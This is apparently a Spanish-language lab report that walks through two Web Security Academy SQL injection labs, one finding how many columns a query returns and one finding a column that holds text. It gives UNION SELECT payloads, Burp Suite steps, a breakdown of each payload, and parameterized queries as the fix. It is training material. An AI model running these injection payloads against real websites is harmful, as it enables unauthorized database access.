
La adición de este tercer valor nulo tuvo la finalidad de comprobar si la consulta subyacente devuelve tres columnas. Se procedió a despachar la solicitud estructurada hacia el servidor web mediante el botón "Send".

En el panel "Response", se observó un cambio definitivo: el aplicativo retornó un código de estado HTTP/2 200 OK acompañado del renderizado normal del código HTML. La desaparición del error interno del servidor (HTTP 500) al insertar el tercer NULL confirma de manera concluyente que la estructura de la consulta original consta de exactamente tres columnas.

Con este hallazgo, se da por finalizado el laboratorio al haber cumplido el objetivo técnico de determinar la vulnerabilidad y la estructura de la base de datos.

Payload Utilizado

Respuesta Vulnerable



Lab Solved

Web Security Academy 

SQL injection UNION attack, determining the number of columns returned by the query

LAB Solved 

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

Home | My account

WE LIKE TO
SHOP 

Gifts' UNION SELECT NULL,NULL,NULL--.

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Gifts Tech gifts

Conversation Controlling Lemon	\$41.80	View details
Couple's Umbrella	\$71.82	View details
Snow Delivered To Your Door	\$34.93	View details
High End Gift Wrapping	\$72.66	View details



7

SQL INJECTION UNION ATTACK, DETERMINING THE NUMBER OF COLUMNS RETURNED BY THE QUERY

APPRENTICE

Explicación Payload

```
GET /filter?category=Gifts'+UNION+SELECT+NULL,NULL,NULL--
```

Gifts'	Valor válido que mantiene la sintaxis original correcta, seguido de la comilla simple que "escapa" de la variable para introducir nuestro código.
+UNION+SELECT+	Operador que indica a la base de datos que combine los resultados legítimos con los nuestros.
NULL,NULL,NULL	Valores nulos utilizados como comodines. Al ser tres y no generar error, confirman matemáticamente que la consulta original de la aplicación está estructurada para devolver tres columnas.
--	Comentario SQL que anula el resto de la consulta original (como el filtro AND released=1), evitando errores de sintaxis.

7

SQL INJECTION UNION ATTACK, DETERMINING THE NUMBER OF COLUMNS RETURNED BY THE QUERY

APPRENTICE

Mitigación recomendada

La implementación de Consultas Parametrizadas (Prepared Statements) es la mitigación principal y más efectiva.

(el input del usuario altera la estructura de la consulta):

```
query = "SELECT * FROM products WHERE  
category = '" + userInput + "'"
```

Seguro (el input es tratado estrictamente como un valor literal):

```
query = "SELECT * FROM products WHERE  
category = ?"
```

Al utilizar consultas parametrizadas, si un atacante envía el payload iterativo, la base de datos no evaluará el operador UNION ni los NULL. Simplemente buscará en sus registros una categoría que literalmente se llame "Gifts'+UNION+SELECT+NULL,NULL,NULL--", no encontrará ninguna y no devolverá resultados, evitando por completo que se descubra la estructura interna de la base de datos.



8

SQL INJECTION

UNION ATTACK,

FINDING A COLUMN

CONTAINING TEXT



Tipo de SQLi

In-band SQLi – UNION-based (Enumeración de tipos de datos).

Objetivo

Habiendo determinado previamente que la consulta original devuelve exactamente 3 columnas, el objetivo es identificar cuál de estas columnas admite datos de tipo texto (string) para inyectar y recuperar una cadena específica proporcionada por el laboratorio (ej. 'XQzmzj').

8

SQL INJECTION

UNION ATTACK,

FINDING A COLUMN

CONTAINING TEXT



APPRENTICE

Explicación Vulnerabilidad

La aplicación es vulnerable porque concatena el parámetro category sin validación. En un ataque UNION, además de coincidir en el número de columnas, los tipos de datos de las columnas inyectadas deben ser compatibles con los de la consulta original.

8

SQL INJECTION

UNION ATTACK, FINDING A COLUMN CONTAINING TEXT



APPRENTICE

Explicación Vulnerabilidad

Si la primera columna de la base de datos es un número (ID) y nosotros inyectamos texto ('a'), el motor SQL fallará y el servidor devolverá un error (HTTP 500). Para descubrir la columna vulnerable, el atacante sustituye secuencialmente un valor NULL por una cadena de texto en cada posición (ej. 'a',NULL,NULL, luego NULL,'a',NULL, etc.). Cuando el tipo de dato coincide con una columna que sí acepta texto, el servidor procesa la petición correctamente y devuelve la página normal (HTTP 200 OK).

8

SQL INJECTION UNION ATTACK, FINDING A COLUMN CONTAINING TEXT

APPRENTICE

Procedimiento

Paso 1 – Reconocimiento

Navegar a la tienda web y seleccionar la categoría "Lifestyle". Observar que la URL cambia a: `GET /filter?category=Lifestyle`

Paso 2 – Interceptar con Burp Suite

Activar el proxy en Burp Suite ("Intercept is on") e interceptar la petición al hacer clic en la categoría para capturar la solicitud HTTP.

Paso 3 – Enviar al Repeater

Con la request interceptada, enviarla al módulo Repeater (Ctrl + R) para poder modificarla libremente sin que el navegador interfiera.

Paso 4 – Inyectar el payload

Sabiendo que hay 3 columnas, probar inyectar texto en cada posición. Al probar en la primera y tercera columna ('a', NULL, NULL-- y NULL, NULL, 'a'--) el servidor da error 500.

Paso 5 – Enviar y observar






Al modificar el payload inyectando la cadena solicitada en la segunda posición (NULL, 'XQzmzj', NULL--), el servidor responde con un HTTP 200 OK. La cadena se muestra en pantalla y el laboratorio se resuelve con éxito.



Se procedió a buscar e inicializar la plataforma de auditoría de seguridad Burp Suite dentro del entorno de trabajo.

En la interfaz principal de Burp Suite, se ingresó a la pestaña "Proxy" para verificar que la retención de tráfico estuviera desactivada ("Intercept is off"). Posteriormente, se lanzó el navegador preconfigurado utilizando el botón "Open browser".

A través del navegador instanciado, se accedió a la URL del nuevo laboratorio objetivo, denominado "SQL injection UNION attack, finding a column containing text". En la página principal, se identificó y documentó el objetivo específico de la auditoría: lograr que la base de datos recupere y muestre la cadena de texto 'XQznzj'.




Request interceptado

Dentro de la pestaña de historial ("HTTP history") en Burp Suite, se procedió a localizar la petición web generada tras interactuar con los filtros de la aplicación.

Específicamente, se identificó la solicitud GET dirigida al endpoint `/filter?category=Lifestyle`.

Una vez localizado el paquete de interés, se desplegó el menú contextual sobre la petición y se ejecutó la instrucción "Send to Repeater".



Este paso aísla la solicitud legítima y la transfiere al módulo Repeater, lo cual proporciona un entorno controlado para manipular manualmente el parámetro `category` y comenzar a inyectar los vectores de ataque de forma iterativa.



Se navegó hacia la pestaña "Repeater" en el menú principal de Burp Suite, donde se verificó la recepción del paquete HTTP enviado previamente.

